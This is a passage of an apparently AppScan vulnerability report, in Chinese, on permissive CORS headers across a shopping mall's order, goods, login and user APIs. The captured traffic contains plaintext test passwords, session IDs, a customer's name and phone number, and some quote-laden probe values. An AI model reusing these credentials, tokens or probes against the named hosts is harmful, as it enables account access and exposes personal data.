              "goodsImg": "http://cms.mall.xt.weilian.cn/d/ccd6bcc2fd7b642f48bdc1a0ef937d45",
              "goodsSpec": "403-1.8 米",
              "goodsUnit": "个",
              "hasService": 0,
              "facilitatorId": null,
              "facilitatorCode": null,
              "goodsType": 0,
              "goodsModel": "GN-403",
              "parentOrderNo": "1707616303856654",
              "canAfterSaleNum": 1,
              "realTotalValue": 35.00,
            }
          ]
        }
      ]
    }
  ]
}
```

```

        "classCode": "2703",
        "className": "日用百货",
        "classId": null,
        "parentClassCode": null,
        "parentClassName": "耗材类",
        "parentClassId": null,
        "brandId": 4345,
        "brandName": "象翌",
        "orderServeList": null,
        "approvaltypeid": null,
        "goodslevelid": null,
        "gsbmid": null,
        "level": null,
        "gsbmname": null,
        "approvaltypename": null,
        "createTime": null,
        "userAccount": null
    }
},
"selfExtractInfo": null,
"orderInvoice": null,
"orderTicketList": null
}
{
    "orderNo": "1707616300656654",
    "enterpriseId": 55,
    "shopId": 1670,
    "userAccount": "1206654",
    "createTime": 1515661630120,
    "createTimeStr": "2018-01-11 17:07:10",
    "totalPay": 35.00,
    "totalMinis": 0.00,
    "realPay": 35.00,
    "walletPayQty": null,
    "realPayQty": null,
    "payStartTm": null,
    "payStatus": 1,
    "payFinishTm": null,
    "addressId": 1191315,
    "note": null,
    "synStatus": 1,
    "payType": null,
    "deliveryAddress": null,
    "receiverName": "怀信",
    "receiverPhone": "18665939116",
    "acceptSynStatus": 0,
    "logisticsStatus": 0,
    "status": 0,
    "isSelfExtract": 0,
    "freight": 0.00,
    "hasInvoice": 0,
    "parentOrderNo": "1707616300646654",
    "autoCancelTime": null,
    "deliveryTime": null,
    "autoConfirmTime": null,
    "confirmTime": null,
    "shipmentsTime": null,
    "shipmentsUser": "",
    "userName": "怀信",
    "userPhone": "18665939116",
    "billNo": null,
    "runid": "10000001818579",
    "globalFlowNo": "2018011100199",
    "taskOpinionList": null,
    "totalNum": 1,
    "orderDetails": [
        {
            "rid": 10811,
            "orderNo": "1707616300656654",
            "goodsId": 105135,
            "goodsNum": 1,
            "goodsPrice": 35.00,
            "totalValue": 35.00,
            "isScore": 0,
            "status": 0,
            "goodsCode": "0215946",
            "go
        }
    ]
}
...

```

...

变体- | 4 / 5

差异:

推理: AppScan 检测到“Access-Control-Allow-Origin”头的许可权太多

测试请求和响应:

```
GET /order/selectCmsOrderList/0?pageNum=6&pageSize=15&orderNo=&goodsname= HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/57.0.2987.133 Safari/537.36
Referer: http://h5config-rest-enterprise.mall.xt.weilian.cn/static/orderpage/saleOrderList.html?
sessionId=ff1d64918bd06bf341f084828da4d7d4
Connection: keep-alive
Host: h5config-rest-enterprise.mall.xt.weilian.cn
X-Requested-With: XMLHttpRequest
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: en-US,en;q=0.8
sessionId: c5b8689a1098705cd3ffdf0d57563a1
```

```
HTTP/1.1 200 OK
Access-Control-Allow-Headers: x-requested-with,content-type,sessionId
Server: openresty
Access-Control-Allow-Methods: GET,POST,HEAD,PUT,DELETE,OPTIONS
Access-Control-Allow-Origin: *
X-Hit-Server: nginx-2
Connection: keep-alive
Vary: Accept-Encoding
Date: Fri, 12 Jan 2018 03:20:40 GMT
Content-Type: application/json
Transfer-Encoding: chunked
```

```
{
  "data": [
    {
      "total": 246,
      "orderList": [
        {
          "orderNo": "1715621448126654",
          "enterpriseId": 55,
          "shopId": 1670,
          "userAccount": "1206654",
          "createTime": 1515662144859,
          "createTimeStr": "2018-01-11 17:15:44",
          "totalPay": 99999999.00,
          "totalMinis": 0.00,
          "realPay": 99999999.00,
          "walletPayQty": null,
          "realPayQty": null,
          "payStartTm": null,
          "payStatus": 2,
          "payFinishTm": null,
          "addressId": 1191315,
          "note": null,
          "synStatus": 1,
          "payType": null,
          "deliveryAddress": null,
          "receiverName": "怀信",
          "receiverPhone": "18665939116",
          "acceptSynStatus": 0,
          "logisticsStatus": 0,
          "status": 0,
          "isSelfExtract": 0,
          "freight": 0.00,
          "hasInvoice": 0,
          "parentOrderNo": "1715621448116654",
          "autoCancelTime": null,

```

```

"deliveryTime": null,
"autoConfirmTime": null,
"confirmTime": null,
"shipmentsTime": null,
"shipmentsUser": "",
"userName": "怀信",
"userPhone": "18665939116",
"billNo": null,
"runid": null,
"globalFlowNo": null,
"taskOpinionList": null,
"totalNum": 1,
"orderDetails": [
  {
    "rid": 10915,
    "orderNo": "1715621448126654",
    "goodsId": 105177,
    "goodsNum": 1,
    "goodsPrice": 99999999.00,
    "totalValue": 99999999.00,
    "isScore": 0,
    "status": 0,
    "goodsCode": "0200312",
    "goodsName": "2018010-怀信-不走流程",
    "goodsImg": "",
    "goodsSpec": "绿色",
    "goodsUnit": "支",
    "hasService": 0,
    "facilitatorId": null,
    "facilitatorCode": null,
    "goodsType": 0,
    "goodsModel": "大",
    "parentOrderNo": "1715621448116654",
    "canAfterSaleNum": 1,
    "realTotalValue": 99999999.00,
    "classCode": "2703",
    "className": "日用百货",
    "classId": null,
    "parentClassCode": null,
    "parentClassName": "耗材类",
    "parentClassId": null,
    "brandId": 4411,
    "brandName": "晨光",
    "orderServeList": null,
    "approvaltypeid": null,
    "goodslevelid": null,
    "gsbmId": null,
    "level": null,
    "gsbmname": null,
    "approvaltypename": null,
    "createTime": null,
    "userAccount": null
  }
],
"selfExtractInfo": null,
"orderInvoice": null,
"orderTicketList": null
},
{
  "orderNo": "1715621415246654",
  "enterpriseId": 55,
  "shopId": 1670,
  "userAccount": "1206654",
  "createTime": 1515662141571,
  "createTimeStr": "2018-01-11 17:15:41",
  "totalPay": 99999999.00,
  "totalMinis": 0.00,
  "realPay": 99999999.00,
  "walletPayQty": null,
  "realPayQty": null,
  "payStartTm": null,
  "payStatus": 2,
  "payFinishTm": null,
  "addressId": 1191315,
  "note": null,
  "synStatus": 1,
  "payType": null,
  "deliveryAddress": null,

```

```

"receiverName": "          怀信",
"receiverPhone": "18665939116",
"acceptSynStatus": 0,
"logisticsStatus": 0,
"status": 0,
"isSelfExtract": 0,
"freight": 0.00,
"hasInvoice": 0,
"parentOrderNo": "1715621415236654",
"autoCancelTime": null,
"deliveryTime": null,
"autoConfirmTime": null,
"confirmTime": null,
"shipmentsTime": null,
"shipmentsUser": "",
"userName": "          怀信",
"userPhone": "18665939116",
"billNo": null,
"runid": null,
"globalFlowNo": null,
"taskOpinionList": null,
"totalNum": 1,
"orderDetails": [
    {
        "rid": 10913,
        "orderNo": "1715621415246654",
        "goodsId": 105177,
        "goodsNum": 1,
        "goodsPrice": 99999999.00,
        "totalValue": 99999999.00,
        "isScore": 0,
        "status": 0,
        "goodsCode": "0200312",
        "goodsName": "2018010-          怀信-不走流程",
        "goodsImg": "",
        "
    }
]
...
...
...

```

变体- | 5 / 5

差异:

推理: AppScan 检测到“Access-Control-Allow-Origin”头的许可权太多

测试请求和响应:

```

GET /order/selectCmsOrderList/0?pageNum=5&pageSize=15&orderNo=&goodsname= HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/57.0.2987.133 Safari/537.36
Referer: http://h5config-rest-enterprise.mall.xt.weilian.cn/static/orderpage/saleOrderList.html?
sessionId=ff1d64918bd06bf341f084828da4d7d4
Connection: keep-alive
Host: h5config-rest-enterprise.mall.xt.weilian.cn
X-Requested-With: XMLHttpRequest
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: en-US,en;q=0.8
sessionId: c5b8689a1098705cd3ffdf0d57563a1

```

```

HTTP/1.1 200 OK
Access-Control-Allow-Headers: x-requested-with,content-type,sessionId
Server: openresty
Access-Control-Allow-Methods: GET,POST,HEAD,PUT,DELETE,OPTIONS
Access-Control-Allow-Origin: *
X-Hit-Server: nginx-2
Connection: keep-alive
Vary: Accept-Encoding
Date: Fri, 12 Jan 2018 03:20:41 GMT
Content-Type: application/json

```


Transfer-Encoding: chunked

```
{
  "data": [
    {
      "total": 246,
      "orderList": [
        {
          "orderNo": "1759647550466654",
          "enterpriseId": 55,
          "shopId": 1670,
          "userAccount": "1206654",
          "createTime": 1515664755093,
          "createTimeStr": "2018-01-11 17:59:15",
          "totalPay": 300.00,
          "totalMinis": 0.00,
          "realPay": 300.00,
          "walletPayQty": null,
          "realPayQty": null,
          "payStartTm": null,
          "payStatus": 2,
          "payFinishTm": null,
          "addressId": 1191315,
          "note": null,
          "synStatus": 1,
          "payType": null,
          "deliveryAddress": null,
          "receiverName": "怀信",
          "receiverPhone": "18665939116",
          "acceptSynStatus": 0,
          "logisticsStatus": 0,
          "status": 0,
          "isSelfExtract": 0,
          "freight": 0.00,
          "hasInvoice": 0,
          "parentOrderNo": "1759647550456654",
          "autoCancelTime": null,
          "deliveryTime": null,
          "autoConfirmTime": null,
          "confirmTime": null,
          "shipmentsTime": null,
          "shipmentsUser": "",
          "userName": "怀信",
          "userPhone": "18665939116",
          "billNo": null,
          "runid": null,
          "globalFlowNo": null,
          "taskOpinionList": null,
          "totalNum": 1,
          "orderDetails": [
            {
              "rid": 11751,
              "orderNo": "1759647550466654",
              "goodsId": 105172,
              "goodsNum": 3,
              "goodsPrice": 100.00,
              "totalValue": 300.00,
              "isScore": 0,
              "status": 0,
              "goodsCode": "0156474",
              "goodsName": "lalala",
              "goodsImg": "",
              "goodsSpec": "",
              "goodsUnit": "秒",
              "hasService": 0,
              "facilitatorId": null,
              "facilitatorCode": null,
              "goodsType": 0,
              "goodsModel": "",
              "parentOrderNo": "1759647550456654",
              "canAfterSaleNum": 3,
              "realTotalValue": 300.00,
              "classCode": "2693",
              "className": "设备类",
              "classId": null,
              "parentClassCode": null,
              "parentClassName": "设备类",
              "parentClassId": null,
            }
          ]
        }
      ]
    }
  ]
}
```

```

        "brandId": 4404,
        "brandName": "SUNEEE",
        "orderServeList": null,
        "approvaltypeid": null,
        "goodslevelid": null,
        "gsbmid": null,
        "level": null,
        "gsbmname": null,
        "approvaltypename": null,
        "createTime": null,
        "userAccount": null
    }
    ],
    "selfExtractInfo": null,
    "orderInvoice": null,
    "orderTicketList": null
}
{
    "orderNo": "1757646310796654",
    "enterpriseId": 55,
    "shopId": 1670,
    "userAccount": "1206654",
    "createTime": 1515664631128,
    "createTimeStr": "2018-01-11 17:57:11",
    "totalPay": 200.00,
    "totalMinis": 0.00,
    "realPay": 200.00,
    "walletPayQty": null,
    "realPayQty": null,
    "payStartTm": null,
    "payStatus": 2,
    "payFinishTm": null,
    "addressId": 1191315,
    "note": null,
    "synStatus": 1,
    "payType": null,
    "deliveryAddress": null,
    "receiverName": "怀信",
    "receiverPhone": "18665939116",
    "acceptSynStatus": 0,
    "logisticsStatus": 0,
    "status": 0,
    "isSelfExtract": 0,
    "freight": 0.00,
    "hasInvoice": 0,
    "parentOrderNo": "1757646310786654",
    "autoCancelTime": null,
    "deliveryTime": null,
    "autoConfirmTime": null,
    "confirmTime": null,
    "shipmentsTime": null,
    "shipmentsUser": "",
    "userName": "怀信",
    "userPhone": "18665939116",
    "billNo": null,
    "runid": null,
    "globalFlowNo": null,
    "taskOpinionList": null,
    "totalNum": 1,
    "orderDetails": [
        {
            "rid": 11746,
            "orderNo": "1757646310796654",
            "goodsId": 105172,
            "goodsNum": 2,
            "goodsPrice": 100.00,
            "totalValue": 200.00,
            "isScore": 0,
            "status": 0,
            "goodsCode": "0156474",
            "goodsName": "lalala",
            "goodsImg": "",
            "goodsSpec": "",
            "goodsUnit": "秒",
            "hasService":

```

```

...
...
...

```

过度许可的 CORS 访问测试

严重性: 低

CVSS 分数: 5.0

URL: http://vr-goods-rest-enterprise.mall.xt.weilian.cn/goodsonoffdetail/updateGoodsOnOff

实体: updateGoodsOnOff (Page)

风险: 可能会收集有关 Web 应用程序的敏感信息, 如用户名、密码、机器名和/或敏感文件位置
可能会劝说初级用户提供诸如用户名、密码、信用卡号、社会保险号等敏感信息

原因: Web 应用程序编程或配置不安全

固定值: 修改“Access-Control-Allow-Origin”头以仅获取允许的站点

变体- | 1 / 2

差异:

推理: AppScan 检测到“Access-Control-Allow-Origin”头的许可权太多

测试请求和响应:

```
POST /goodsonoffdetail/updateGoodsOnOff HTTP/1.1
Content-Length: 84
sessionId: c5b8689a1098705cd3ffdf0d57563a1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/57.0.2987.133 Safari/537.36
Host: vr-goods-rest-enterprise.mall.xt.weilian.cn
Connection: keep-alive
Origin: http://system-rest-enterprise.mall.xt.weilian.cn
Referer: http://system-rest-enterprise.mall.xt.weilian.cn/static/index.html
Accept: application/json, text/javascript, */*; q=0.01
Content-Type: application/json;charset=UTF-8
Accept-Language: en-US,en;q=0.8
```

```
{
  "goodsonoff": [
    {
      "enterpriseid": 55,
      "goodsid": 105190,
      "departmentid": 1670,
      "status": 1
    }
  ]
}
```

```
HTTP/1.1 200 OK
Access-Control-Allow-Headers: x-requested-with,content-type,sessionid
Server: openresty
Access-Control-Allow-Methods: GET,POST,HEAD,PUT,DELETE,OPTIONS
Access-Control-Allow-Origin: *
X-Hit-Server: nginx-2
Connection: keep-alive
Vary: Accept-Encoding
Date: Fri, 12 Jan 2018 03:19:38 GMT
Content-Type: application/json
Transfer-Encoding: chunked
```

```
{
  "data": [
  ],
  "returnCode": 0,
  "msg": "    商品上下架操作成功",
  "html": null
}
```

变体- | 2 / 2

差异:

推理: AppScan 检测到“Access-Control-Allow-Origin”头的许可权太多

测试请求和响应:

```
POST /goodsonoffdetail/updateGoodsOnOff HTTP/1.1
Content-Length: 84
sessionId: c5b8689a1098705cd3ffdf0d57563a1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/57.0.2987.133 Safari/537.36
Host: vr-goods-rest-enterprise.mall.xt.weilian.cn
Connection: keep-alive
Origin: http://system-rest-enterprise.mall.xt.weilian.cn
Referer: http://system-rest-enterprise.mall.xt.weilian.cn/static/index.html
Accept: application/json, text/javascript, */*; q=0.01
Content-Type: application/json;charset=UTF-8
Accept-Language: en-US,en;q=0.8
```

```
{
  "goodsonoff": [
    {
      "enterpriseid": 55,
      "departmentid": 1670,
      "goodsid": 105190,
      "status": 0
    }
  ]
}
```

```
HTTP/1.1 200 OK
Access-Control-Allow-Headers: x-requested-with,content-type,sessionId
Server: openresty
Access-Control-Allow-Methods: GET,POST,HEAD,PUT,DELETE,OPTIONS
Access-Control-Allow-Origin: *
X-Hit-Server: nginx-2
Connection: keep-alive
Vary: Accept-Encoding
Date: Fri, 12 Jan 2018 03:19:38 GMT
Content-Type: application/json
Transfer-Encoding: chunked
```

```
{
  "data": [
  ],
  "returnCode": 0,
  "msg": "    商品上下架操作成功",
  "html": null
}
```

过度许可的 CORS 访问测试

严重性: 低

CVSS 分数: 5.0

URL: <http://vr-goods-rest-enterprise.mall.xt.weilian.cn/goodsclass/goodsclassAddToSave>

实体: goodsclassAddToSave (Page)

风险: 可能会收集有关 Web 应用程序的敏感信息, 如用户名、密码、机器名和/或敏感文件位置
可能会劝说初级用户提供诸如用户名、密码、信用卡号、社会保险号等敏感信息

原因: Web 应用程序编程或配置不安全

固定值: 修改“Access-Control-Allow-Origin”头以仅获取允许的站点

差异:

推理: AppScan 检测到“Access-Control-Allow-Origin”头的许可权太多

测试请求和响应:

```
POST /goodsclass/goodsclassAddToSave HTTP/1.1
Content-Length: 177
sessionId: c5b8689a1098705cd3ffdf0d57563a1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/57.0.2987.133 Safari/537.36
Host: vr-goods-rest-enterprise.mall.xt.weilian.cn
Connection: keep-alive
Origin: http://system-rest-enterprise.mall.xt.weilian.cn
Referer: http://system-rest-enterprise.mall.xt.weilian.cn/static/index.html
Accept: application/json, text/javascript, */*; q=0.01
Content-Type: application/json
Accept-Language: en-US,en;q=0.8
```

```
{
  "enterpriseid": "55",
  "classid": "2707",
  "parentcode": "04",
  "classcode": "04001",
  "classname": "\u884c\u653f\u670d\u52a1",
  "status": "0",
  "seq": "12",
  "endflag": "1",
  "level": "2",
  "imgurl": ""
}
```

```
HTTP/1.1 200 OK
Access-Control-Allow-Headers: x-requested-with,content-type,sessionId
Server: openresty
Access-Control-Allow-Methods: GET,POST,HEAD,PUT,DELETE,OPTIONS
Access-Control-Allow-Origin: *
X-Hit-Server: nginx-2
Connection: keep-alive
Vary: Accept-Encoding
Date: Fri, 12 Jan 2018 03:19:41 GMT
Content-Type: application/json
Transfer-Encoding: chunked
```

```
{
  "data": [
  ],
  "returnCode": 0,
  "msg": "  请先将该分类下所有资产删除或冻结后在禁用",
  "html": null
}
```

过度许可的 CORS 访问测试	
严重性:	低
CVSS 分数:	5.0
URL:	http://vr-goods-rest-enterprise.mall.xt.weilian.cn/goodsRestApi/updateGoodsStock
实体:	updateGoodsStock (Page)
风险:	可能会收集有关 Web 应用程序的敏感信息，如用户名、密码、机器名和/或敏感文件位置 可能会劝说初级用户提供诸如用户名、密码、信用卡号、社会保险号等敏感信息
原因:	Web 应用程序编程或配置不安全
固定值:	修改“Access-Control-Allow-Origin”头以仅获取允许的站点

变体- | 1 / 3

差异:

推理: AppScan 检测到“Access-Control-Allow-Origin”头的许可权太多

测试请求和响应:

```
POST /goodsRestApi/updateGoodsStock HTTP/1.1
Content-Length: 60
sessionId: c5b8689a1098705cd3ffdf0d57563a1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/57.0.2987.133 Safari/537.36
Host: vr-goods-rest-enterprise.mall.xt.weilian.cn
Connection: keep-alive
Origin: http://system-rest-enterprise.mall.xt.weilian.cn
Referer: http://system-rest-enterprise.mall.xt.weilian.cn/static/index.html
Accept: application/json, text/javascript, */*; q=0.01
Content-Type: application/json;charset=UTF-8
Accept-Language: en-US,en;q=0.8

{
  "goodsid": 105190,
  "stockqty": "99999999",
  "departmentid": 1670
}

HTTP/1.1 200 OK
Access-Control-Allow-Headers: x-requested-with,content-type,sessionid
Server: openresty
Access-Control-Allow-Methods: GET,POST,HEAD,PUT,DELETE,OPTIONS
Access-Control-Allow-Origin: *
X-Hit-Server: nginx-2
Connection: keep-alive
Vary: Accept-Encoding
Date: Fri, 12 Jan 2018 03:19:43 GMT
Content-Type: application/json
Transfer-Encoding: chunked

{
  "data": [
  ],
  "returnCode": 0,
  "msg": "超出最大库存限制: 99999999, 当前还可增加: 0",
  "html": null
}
```

变体- | 2 / 3

差异:

推理: AppScan 检测到“Access-Control-Allow-Origin”头的许可权太多

测试请求和响应:

```
POST /goodsRestApi/updateGoodsStock HTTP/1.1
Content-Length: 55
sessionId: c5b8689a1098705cd3ffdf0d57563a1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/57.0.2987.133 Safari/537.36
Host: vr-goods-rest-enterprise.mall.xt.weilian.cn
Connection: keep-alive
Origin: http://system-rest-enterprise.mall.xt.weilian.cn
Referer: http://system-rest-enterprise.mall.xt.weilian.cn/static/index.html
Accept: application/json, text/javascript, */*; q=0.01
Content-Type: application/json; charset=UTF-8
Accept-Language: en-US,en;q=0.8

{
  "goodsid": 105190,
  "stockqty": "+12",
  "departmentid": 1670
}

HTTP/1.1 200 OK
Access-Control-Allow-Headers: x-requested-with,content-type,sessionId
Server: openresty
Access-Control-Allow-Methods: GET,POST,HEAD,PUT,DELETE,OPTIONS
Access-Control-Allow-Origin: *
X-Hit-Server: nginx-2
Connection: keep-alive
Vary: Accept-Encoding
Date: Fri, 12 Jan 2018 03:19:43 GMT
Content-Type: application/json
Transfer-Encoding: chunked

{
  "data": [
  ],
  "returnCode": 0,
  "msg": "超出最大库存限制: 99999999, 当前还可增加: 0",
  "html": null
}
```

变体- | 3 / 3

差异:

推理: AppScan 检测到“Access-Control-Allow-Origin”头的许可权太多

测试请求和响应:

```
POST /goodsRestApi/updateGoodsStock HTTP/1.1
Content-Length: 60
sessionId: c5b8689a1098705cd3ffdf0d57563a1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/57.0.2987.133 Safari/537.36
Host: vr-goods-rest-enterprise.mall.xt.weilian.cn
Connection: keep-alive
```

```

Origin: http://system-rest-enterprise.mall.xt.weilian.cn
Referer: http://system-rest-enterprise.mall.xt.weilian.cn/static/index.html
Accept: application/json, text/javascript, */*; q=0.01
Content-Type: application/json;charset=UTF-8
Accept-Language: en-US,en;q=0.8

{
  "goodsid": 105184,
  "stockqty": "00000000",
  "departmentid": 1670
}

HTTP/1.1 200 OK
Access-Control-Allow-Headers: x-requested-with,content-type,sessionid
Server: openresty
Access-Control-Allow-Methods: GET,POST,HEAD,PUT,DELETE,OPTIONS
Access-Control-Allow-Origin: *
X-Hit-Server: nginx-2
Connection: keep-alive
Vary: Accept-Encoding
Date: Fri, 12 Jan 2018 03:19:46 GMT
Content-Type: application/json
Transfer-Encoding: chunked

{
  "data": [
    ],
    "returnCode": 1,
    "msg": "      修改成功",
    "html": null
  }

```

过度许可的 CORS 访问测试

严重性: 低

CVSS 分数: 5.0

URL: <http://system-rest-enterprise.mall.xt.weilian.cn/login>

实体: login (Page)

风险: 可能会收集有关 Web 应用程序的敏感信息，如用户名、密码、机器名和/或敏感文件位置
可能会劝说初级用户提供诸如用户名、密码、信用卡号、社会保险号等敏感信息

原因: Web 应用程序编程或配置不安全

固定值: 修改“Access-Control-Allow-Origin”头以仅获取允许的站点

变体- | 1 / 3

差异: **cookie** 已从请求除去: 6cecd9abca2a5797bbb71b3bef6db3f8

推理: AppScan 检测到“Access-Control-Allow-Origin”头的许可权太多

测试请求和响应:

```

POST /login HTTP/1.1
Content-Length: 33
sessionId: c5b8689a1098705cd3ffdf0d57563a1

```



```
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/57.0.2987.133 Safari/537.36
Host: system-rest-enterprise.mall.xt.weilian.cn
Cookie: enterpriseLevel=1; account=setest01; enterpriseCode=SUNEEE; enterpriseId=55
X-Requested-With: XMLHttpRequest
Connection: keep-alive
Origin: http://system-rest-enterprise.mall.xt.weilian.cn
Referer: http://system-rest-enterprise.mall.xt.weilian.cn/
Accept: */*
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
Accept-Language: en-US,en;q=0.8
```

```
username=setest02&password=123456
```

```
HTTP/1.1 200 OK
Access-Control-Allow-Headers: x-requested-with,content-type,sessionid
Server: openresty
Access-Control-Allow-Methods: GET,POST,HEAD,PUT,DELETE,OPTIONS
Access-Control-Allow-Origin: *
X-Hit-Server: nginx-2
Connection: keep-alive
Vary: Accept-Encoding
Date: Fri, 12 Jan 2018 03:28:19 GMT
Content-Type: application/json
Transfer-Encoding: chunked
```

```
{
  "data": [
    {
      "aliasName": "资源商城测试02",
      "enterpriseCode": "SUNEEE",
      "registerTime": "Fri Nov 17 11:47:07 CST 2017",
      "enterpriseLevel": "1",
      "mobile": "13434343402",
      "sessionId": "b8a0e1a38f684cea97462eae2833ac5e",
      "userName": "setest02",
      "enabled": "true",
      "url": "static/index.html",
      "name": "资源商城测试02",
      "enterpriseId": "55",
      "account": "setest02",
      "email": "",
      "lastUpdateTime": "Fri Nov 17 11:47:07 CST 2017"
    }
  ],
  "returnCode": 1,
  "msg": "处理成功!",
  "html": null
}
```

变体- | 2 / 3

差异: cookie 已从请求除去: ee7290de32e02a6f31d21e51ab01d02b

推理: AppScan 检测到“Access-Control-Allow-Origin”头的许可权太多

测试请求和响应:

```
POST /login HTTP/1.1
Content-Length: 33
sessionId: c5b8689a1098705cd3ffdf0d57563a1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/57.0.2987.133 Safari/537.36
Host: system-rest-enterprise.mall.xt.weilian.cn
Cookie: enterpriseLevel=1; account=setest01; enterpriseCode=SUNEEE; enterpriseId=55
X-Requested-With: XMLHttpRequest
Connection: keep-alive
Origin: http://system-rest-enterprise.mall.xt.weilian.cn
Referer: http://system-rest-enterprise.mall.xt.weilian.cn/login.html
Accept: */*
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
```

```

Accept-Language: en-US,en;q=0.8

username=setest01&password=123456

HTTP/1.1 200 OK
Access-Control-Allow-Headers: x-requested-with,content-type,sessionid
Server: openresty
Access-Control-Allow-Methods: GET,POST,HEAD,PUT,DELETE,OPTIONS
Access-Control-Allow-Origin: *
X-Hit-Server: nginx-2
Connection: keep-alive
Vary: Accept-Encoding
Date: Fri, 12 Jan 2018 03:28:19 GMT
Content-Type: application/json
Transfer-Encoding: chunked

{
  "data": [
    {
      "aliasName": "资源商城测试01",
      "enterpriseCode": "SUNEEE",
      "registerTime": "Fri Nov 17 11:46:22 CST 2017",
      "enterpriseLevel": "1",
      "mobile": "13434343401",
      "sessionId": "20f3dc8cd579da589416b7af06ba947b",
      "userName": "setest01",
      "enabled": "true",
      "url": "static/index.html",
      "name": "资源商城测试01",
      "enterpriseId": "55",
      "account": "setest01",
      "email": "",
      "lastUpdateTime": "Fri Nov 17 11:46:22 CST 2017"
    }
  ],
  "returnCode": 1,
  "msg": "处理成功!",
  "html": null
}

```

变体- | 3 / 3

差异:

推理: AppScan 检测到“Access-Control-Allow-Origin”头的许可权太多

测试请求和响应:

```

POST /login HTTP/1.1
Content-Length: 33
sessionId: c5b8689a1098705cd3ffdf0d57563a1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/57.0.2987.133 Safari/537.36
Host: system-rest-enterprise.mall.xt.weilian.cn
X-Requested-With: XMLHttpRequest
Connection: keep-alive
Origin: http://system-rest-enterprise.mall.xt.weilian.cn
Referer: http://system-rest-enterprise.mall.xt.weilian.cn/
Accept: */*
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
Accept-Language: en-US,en;q=0.8

username=setest01&password=123456

HTTP/1.1 200 OK
Access-Control-Allow-Headers: x-requested-with,content-type,sessionid
Server: openresty
Access-Control-Allow-Methods: GET,POST,HEAD,PUT,DELETE,OPTIONS
Access-Control-Allow-Origin: *
X-Hit-Server: nginx-2
Connection: keep-alive

```

```

Vary: Accept-Encoding
Date: Fri, 12 Jan 2018 03:28:19 GMT
Content-Type: application/json
Transfer-Encoding: chunked

{
  "data": [
    {
      "aliasName": "      资源商城测试01",
      "enterpriseCode": "SUNEEE",
      "registerTime": "Fri Nov 17 11:46:22 CST 2017",
      "enterpriseLevel": "1",
      "mobile": "13434343401",
      "sessionId": "7df33ccaa5e2c304ace486f39ac9854a",
      "userName": "setest01",
      "enabled": "true",
      "url": "static/index.html",
      "name": "      资源商城测试01",
      "enterpriseId": "55",
      "account": "setest01",
      "email": "",
      "lastUpdateTime": "Fri Nov 17 11:46:22 CST 2017"
    }
  ],
  "returnCode": 1,
  "msg": "      处理成功! ",
  "html": null
}

```

问题 39 / 51

TOC

过度许可的 CORS 访问测试

严重性: 低

CVSS 分数: 5.0

URL: <http://system-rest-enterprise.mall.xt.weilian.cn/user/userModify>

实体: userModify (Page)

风险: 可能会收集有关 Web 应用程序的敏感信息, 如用户名、密码、机器名和/或敏感文件位置
可能会劝说初级用户提供诸如用户名、密码、信用卡号、社会保险号等敏感信息

原因: Web 应用程序编程或配置不安全

固定值: 修改“Access-Control-Allow-Origin”头以仅获取允许的站点

变体- | 1 / 3

差异:

推理: AppScan 检测到“Access-Control-Allow-Origin”头的许可权太多

测试请求和响应:

```

POST /user/userModify HTTP/1.1
Content-Length: 152
sessionId: c5b8689a1098705cd3ffdf0d57563a1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/57.0.2987.133 Safari/537.36
Host: system-rest-enterprise.mall.xt.weilian.cn
Cookie: account=setest01; sessionId=6cecd9abca2a5797bbb71b3bef6db3f8; enterpriseId=55;

```

```

enterpriseCode=SUNEEE; enterpriseLevel=1
X-Requested-With: XMLHttpRequest
Connection: keep-alive
Origin: http://system-rest-enterprise.mall.xt.weilian.cn
Referer: http://system-rest-enterprise.mall.xt.weilian.cn/static/index.html
Accept: application/json, text/javascript, */*; q=0.01
Content-Type: application/json; charset=UTF-8
Accept-Language: en-US,en;q=0.8

{
  "userId": "",
  "account": "setest01",
  "name": "\u8d44\u6e90\u5546\u57ce\u6d4b\u8bd501",
  "address": "d'sa'f'd'sa",
  "eMail": "f'd'sa'f'd",
  "telephone": "13434343401"
}

HTTP/1.1 200 OK
Access-Control-Allow-Headers: x-requested-with,content-type,sessionid
Server: openresty
Access-Control-Allow-Methods: GET,POST,HEAD,PUT,DELETE,OPTIONS
Access-Control-Allow-Origin: *
X-Hit-Server: nginx-2
Connection: keep-alive
Vary: Accept-Encoding
Date: Fri, 12 Jan 2018 03:24:53 GMT
Content-Type: application/json; charset=utf-8
Transfer-Encoding: chunked

{
  "data": [

  ],
  "returnCode": 0,
  "msg": "      修改失败! null",
  "html": null
}

```

变体- | 2 / 3

差异:

推理: AppScan 检测到“Access-Control-Allow-Origin”头的许可权太多

测试请求和响应:

```

POST /user/userModify HTTP/1.1
Content-Length: 168
sessionId: c5b8689a1098705cd3ffdf0d57563a1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/57.0.2987.133 Safari/537.36
Host: system-rest-enterprise.mall.xt.weilian.cn
